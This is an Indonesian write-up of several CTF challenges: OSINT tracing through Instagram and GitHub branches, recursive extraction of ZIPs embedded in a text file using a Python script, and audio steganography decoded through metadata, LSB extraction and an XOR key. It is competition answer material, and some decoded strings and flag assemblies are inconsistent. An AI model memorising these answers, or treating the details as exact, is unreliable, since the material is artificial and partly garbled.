


Asumsi pertama pasti langsung ke Instagram, mulai dari search manual sampai menggunakan format link, returnnya page error/tidak ada.






Even udah pake Sherlock, dan hasilnya gaada arahnya ke Instagram.




Setelah stuck beberapa lama, akhirnya kita buka hint, asumsi awal masih tepat dan dikonfirmasi, dan ternyata harus di-trace melalui Instagram firstnya dulu

<https://www.instagram.com/h3rwthme/>

Kita trace melalui following dan followersnya (proses tidak ditunjukkan karena author udah private ig-nya :v) dan ketemu <https://www.instagram.com/secondnyah3rwthme/> (cuma beda di second sama s3cond doang, clue hoax).




Cek satu-satu postingan dan di kolom komen satu post ada yang membahas soal gas etena (https://www.instagram.com/p/DXBjWZhGhmG/?img_index=1)



Rumus kimia yang sedang dibahas di komen ada dua yaitu gas etena dan gas etana, tetapi karena author membalas komen dengan “gas etana?” maka asumsi kuat rumus kimia yang menjadi bagian flag adalah C_2H_6 .

Untuk lokasi, di slide ketiga postingan tsb, ada foto yang sama di

https://github.com/s3condnyah3rwthme/portofolio/blob/iniadalahblog-content/_posts/_posts/2026-04-12-cyber-summit.md



Dan dari

https://github.com/s3condnyah3rwthme/portofolio/blob/wifi-tools/.github/ISSUE_TEMPLATE/connection-issue.md, kita bisa tahu lokasi diadakannya Cyber Summit 2026 di OMIPNJ.

Gabung dan jadilah:

Flag: **TECHNO26{C2H6_OMIPNJ_2026}**

Git Happens

“Selama proses pengembangan sebuah repository GitHub, seorang developer sering kali meninggalkan berbagai artefak digital seperti commit lama, branch yang terlupakan, issue, release notes, maupun file yang sudah tidak lagi digunakan.

Repository berikut diduga menyimpan informasi yang tidak sengaja tertinggal selama proses pengembangan. Lakukan investigasi menyeluruh terhadap seluruh komponen repository dan temukan flag yang tersembunyi.


Repository yang terlihat sederhana belum tentu menyimpan seluruh ceritanya pada branch utama.

Link Repository : <https://github.com/s3condnyah3rwthme/portofolio>

Format flag: ITECHNO26{LANpnj_Tempatpnj_Tahun}”

Ngga susah Rumus Kimia, dari chall desc kita tinggal cari di branch yang ada. Dari 25 branch, ditemukan 3 branch berikut:

(<https://github.com/s3condnyah3rwthme/portofolio/branches/active?page=2>)



The screenshot shows the 'Branches' section of a GitHub repository. It has tabs for 'Overview', 'Active', 'Stale', and 'All'. The 'Active' tab is selected. Below the tabs is a search bar labeled 'Search branches...'. A table lists the active branches with columns: Branch, Updated, Check status, Behind, Ahead, and Pull request. There are four branches listed: 'akuadalah-branch-1', 'wifi-tools', 'iniadalahblog-content', and 'jalanjalan-notes'. Each branch was updated '3 months ago' and is '0' behind and '1' ahead of the main branch. Each row has a trash icon and a three-dot menu icon.

Branch	Updated	Check status	Behind	Ahead	Pull request
akuadalah-branch-1	3 months ago		0	1	
wifi-tools	3 months ago		0	1	
iniadalahblog-content	3 months ago		0	1	
jalanjalan-notes	3 months ago		0	1	

Dari flag format yang diberikan, kita langsung ke branch wifi-tools dan di link <https://github.com/s3condnyah3rwthme/portofolio/blob/wifi-tools/RELEASES/v0.1.0-conference-photos.md>, kita bisa melihat lokasi dan SSID yang dimaksud (bukan LAN ya mas, coba dibaca lagi, ini rangkumannya, <https://share.google/aimode/8BfySgCyR4mAE6WOof> (ga dipakai untuk membantu solve btw)).

portfolio / RELEASES / v0.1.0-conference-photos.md

h3rwthme chore: add issue template and release notes for wifi-tools

Preview Code Blame 10 lines (7 loc) · 319 Bytes

Release v0.1.0 - conference_photos.zip

Download: [conference_photos.zip](#)

Contents

- ssid.jpg - PNJ-H0tspot Co. booth
- tempat.jpg - OM1PNJ entrance sign

Notes

These photos were taken at Cyber Summit 2026.

Flag: `TECHNO26{PNJ-H0tspot_OM1PNJ_2026}`

foren

AI model: glm-5.3, gpt-5.5, gemini-pro
Agent menggunakan opencode

Zippo

Pertama kita cek dulu isi ZIP-nya. Jangan langsung percaya nama file flag.txt, karena di CTF biasanya yang kelihatan gampang itu malah jebakan.

```
python -c "import zipfile; z=zipfile.ZipFile('foren 1.zip'); print(z.namelist())"
```

Output-nya cuma ada satu file:

```
['flag.txt']
```

Pas dibuka sekilas, di dalam flag.txt ada banyak string yang bentuknya kayak flag:

```
ITECHNOCUP{yang_pake_ai_agent_dirodok_atmin01}  
ITECHNOCUP{apalah_aku_puh02}  
ITECHNOCUP{susu_bendera03}
```

Tapi ini belum valid, karena format yang diminta challenge adalah ITECHNO26{...}, bukan ITECHNOCUP{...}. Jadi ini fix decoy, bukan flag asli.

2. Nemu Keanehan: Ada ZIP di Dalam File

Karena ini forensics, langkah paling standar adalah cari magic bytes. Untuk ZIP, magic bytes-nya adalah:

```
50 4b 03 04
```

atau kalau bentuk bytes:

```
PK\x03\x04
```

Kita bisa scan flag.txt hasil extract dari ZIP awal:

```
import re  
  
data = open("flag.txt", "rb").read()  
print([m.start() for m in re.finditer(b"PK\x03\x04", data)])
```

Ternyata ada beberapa offset ZIP di dalam file tersebut. Jadi konsep soalnya bukan sekadar baca file, tapi harus extract ZIP yang ditanam di dalam flag.txt.

Di layer pertama ketemu offset seperti ini:

[728, 1521, 2242]

Alias ada beberapa embedded ZIP. Setelah salah satu ZIP dibuka, isinya lagi-lagi flag.txt

.

3. Automate, Jangan Manual Satu-Satu

Kalau diextract manual, bakal capek sendiri. Karena setiap layer punya pola yang sama, kita bisa bikin script recursive:

```
import io
import os
import re
import zipfile

src = "flag.txt"
outdir = "debug_foren1"
os.makedirs(outdir, exist_ok=True)

data = open(src, "rb").read()
layer = 0

while True:
    flags = [
        x.decode()
        for x in
re.findall(rb"ITECHNOCUP\[^\]]+\]|ITECHNO26\[^\]]+\]", data)
    ]
    zips = [m.start() for m in re.finditer(b"PK\x03\x04", data)]

    print(f"layer {layer}: len={len(data)} flags={flags}
zips={zips}")
    open(os.path.join(outdir, f"layer_{layer:02d}.bin"),
"wb").write(data)

    if not zips:
        break

    for off in zips:
        try:
            z = zipfile.ZipFile(io.BytesIO(data[off:]))
            data = z.read("flag.txt")
            layer += 1
            break
        except Exception:
            continue
    else:
        break
```

4. Hasil Recursive Unzip

Output awal:

```
layer 0: len=48087 flags=['ITECHNOCUP{yang_pake_ai_agent_dirodok_atmin01}',  
'ITECHNOCUP{apalah_aku_puh02}', 'ITECHNOCUP{susu_bendera03}'] zips=[728, 1521,  
2242]  
layer 1: len=47230 flags=['ITECHNOCUP{apalah_aku_puh02}',  
'ITECHNOCUP{susu_bendera03}'] zips=[750, 1471]  
layer 2: len=46384 flags=['ITECHNOCUP{susu_bendera03}'] zips=[678]  
Bagian akhir:  
layer 63: len=2164 flags=['ITECHNOCUP{yang_pake_ai_agent_dirodok_atmin64}',  
'ITECHNOCUP{yang_pake_ai_agent_dirodok_atmin65}'] zips=[690, 1279]  
layer 64: len=1355 flags=['ITECHNOCUP{yang_pake_ai_agent_dirodok_atmin65}']  
zips=[546]  
layer 65: len=716 flags=['ITECHNOCUP{apalah_aku_puh66}'] zips=[559]  
layer 66: len=43 flags=['ITECHNO26{z1pp0_m4st3r_unz1p_4ll_l4y3rs_67}'] zips=[]
```

Nah, di layer 66 baru muncul flag dengan prefix yang benar, yaitu ITECHNO26. Selain itu sudah tidak ada ZIP lagi, jadi ini layer terakhir.

5. Flag

```
layer 46: len=14150 flags=['ITECHNOCUP{susu_bendera47}'] zips=[680]  
layer 47: len=13458 flags=['ITECHNOCUP{modal_prompting_doang48}', 'ITECHNOCUP{modal_prompting_doang49}'] zips=[663, 1316]  
layer 48: len=12676 flags=['ITECHNOCUP{modal_prompting_doang49}'] zips=[610]  
layer 49: len=11949 flags=['ITECHNOCUP{susu_bendera50}'] zips=[568]  
layer 50: len=11267 flags=['ITECHNOCUP{SAYA_AKAN_LAWAN51}'] zips=[535]  
layer 51: len=10698 flags=['ITECHNOCUP{SAYA_AKAN_LAWAN52}', 'ITECHNOCUP{apalah_aku_puh53}'] zips=[568, 1226]  
layer 52: len=10011 flags=['ITECHNOCUP{apalah_aku_puh53}'] zips=[615]  
layer 53: len=9374 flags=['ITECHNOCUP{susu_bendera54}', 'ITECHNOCUP{susu_bendera55}'] zips=[474, 1128]  
layer 54: len=8781 flags=['ITECHNOCUP{susu_bendera55}'] zips=[611]  
layer 55: len=8131 flags=['ITECHNOCUP{yang_pake_ai_agent_dirodok_atmin56}', 'ITECHNOCUP{SAYA_AKAN_LAWAN57}'] zips=[702, 1480]  
layer 56: len=7310 flags=['ITECHNOCUP{SAYA_AKAN_LAWAN57}'] zips=[735]  
layer 57: len=6535 flags=['ITECHNOCUP{SAYA_AKAN_LAWAN58}', 'ITECHNOCUP{apalah_aku_puh59}'] zips=[629, 1342]  
layer 58: len=5787 flags=['ITECHNOCUP{apalah_aku_puh59}'] zips=[670]  
layer 59: len=5077 flags=['ITECHNOCUP{apalah_aku_puh60}', 'ITECHNOCUP{modal_prompting_doang61}'] zips=[690, 1259]  
layer 60: len=4268 flags=['ITECHNOCUP{modal_prompting_doang61}'] zips=[526]  
layer 61: len=3698 flags=['ITECHNOCUP{modal_prompting_doang62}', 'ITECHNOCUP{yang_pake_ai_agent_dirodok_atmin63}'] zips=[641, 1445]  
layer 62: len=2938 flags=['ITECHNOCUP{yang_pake_ai_agent_dirodok_atmin63}'] zips=[761]  
layer 63: len=2164 flags=['ITECHNOCUP{yang_pake_ai_agent_dirodok_atmin64}', 'ITECHNOCUP{yang_pake_ai_agent_dirodok_atmin65}'] zips=[690, 1279]  
layer 64: len=1355 flags=['ITECHNOCUP{yang_pake_ai_agent_dirodok_atmin65}'] zips=[546]  
layer 65: len=716 flags=['ITECHNOCUP{apalah_aku_puh66}'] zips=[559]  
layer 66: len=43 flags=['ITECHNO26{z1pp0_m4st3r_unz1p_4ll_l4y3rs_67}'] zips=[]  
  
In [2]:
```

```
ITECHNO26{z1pp0_m4st3r_unz1p_4ll_l4y3rs_67}
```

tingtingtungtungting

Dikasih file hachimiiiiii.wav, dari hint judul + deskripsi keliatan banget arahnya ke audio steganography.

Pertama cek metadata WAV:

```
exiftool hachimiiiiii.wav
```

```
→ hachimiiiiii exiftool hachimiiiiii.wav
ExifTool Version Number      : 13.55
File Name                    : hachimiiiiii.wav
Directory                   : .
File Size                   : 2.2 MB
File Modification Date/Time  : 2026:05:30 21:38:04+07:00
File Access Date/Time       : 2026:08:29 10:52:46+07:00
File Inode Change Date/Time  : 2026:08:29 15:32:19+07:00
File Permissions             : -rwxrwxrwx
File Type                   : WAV
File Type Extension         : wav
MIME Type                   : audio/x-wav
Encoding                   : Microsoft PCM
Num Channels                 : 1
Sample Rate                 : 44100
Avg Bytes Per Sec           : 88200
Bits Per Sample             : 16
Comment                    : aGFhYWZhYWZhYWZhY2hpaWlpaWltaWlpaWlpaWlpXzIwMjZ9
Title                      : The Sound of Secrets
Artist                     : Steganographer
Product                    : Hidden Frequencies
Software                   : U1BFQ1RSQUxfQU5BTfITSVNfUkVRVUISRUQ=
Duration                   : 24.54 s
```

Ketemu beberapa field mencurigakan:

```
ISFT: U1BFQ1RSQUxfQU5BTfITSVNfUkVRVUISRUQ=
ICMT: aGFhYWZhYWZhYWZhY2hpaWlpaWltaWlpaWlpaWlpXzIwMjZ9
```

Decode Base64:

```
ISFT -> SPECTRAL_ANALYSIS_REQUIRED
ICMT -> haaaaaaaaacchiiiiiiiiiiiiii_2026}
```

Selanjutnya extract LSB dari setiap sample audio. Dari bit paling rendah didapat:

ITECHNO26{pingpingpungpungping_|XOR|

diikuti ciphertext:

29d9b1360e57984229c5b1360e4b984229d9b13621

String SPECTRAL_ANALYSIS_REQUIRED ternyata dipakai buat bikin key:

md5(b"SPECTRAL_ANALYSIS_REQUIRED").digest()[:8]

Hasil:

59b0df517e3ef625

XOR ciphertext dengan key tersebut secara repeating:

pingpingpungpungping_

Tinggal gabung semua part:

```
ITECHNO26{
pingpingpungpungping_
pingpingpungpungping_
haaaaaaaaaacchiiiiimiiiiiii_2026
}
```

Flag:

ITECHNO26{pingpingpungpungping_pingpingpungpungping_haaaaaaaaacchiiiiimiiiiiii_2026}
--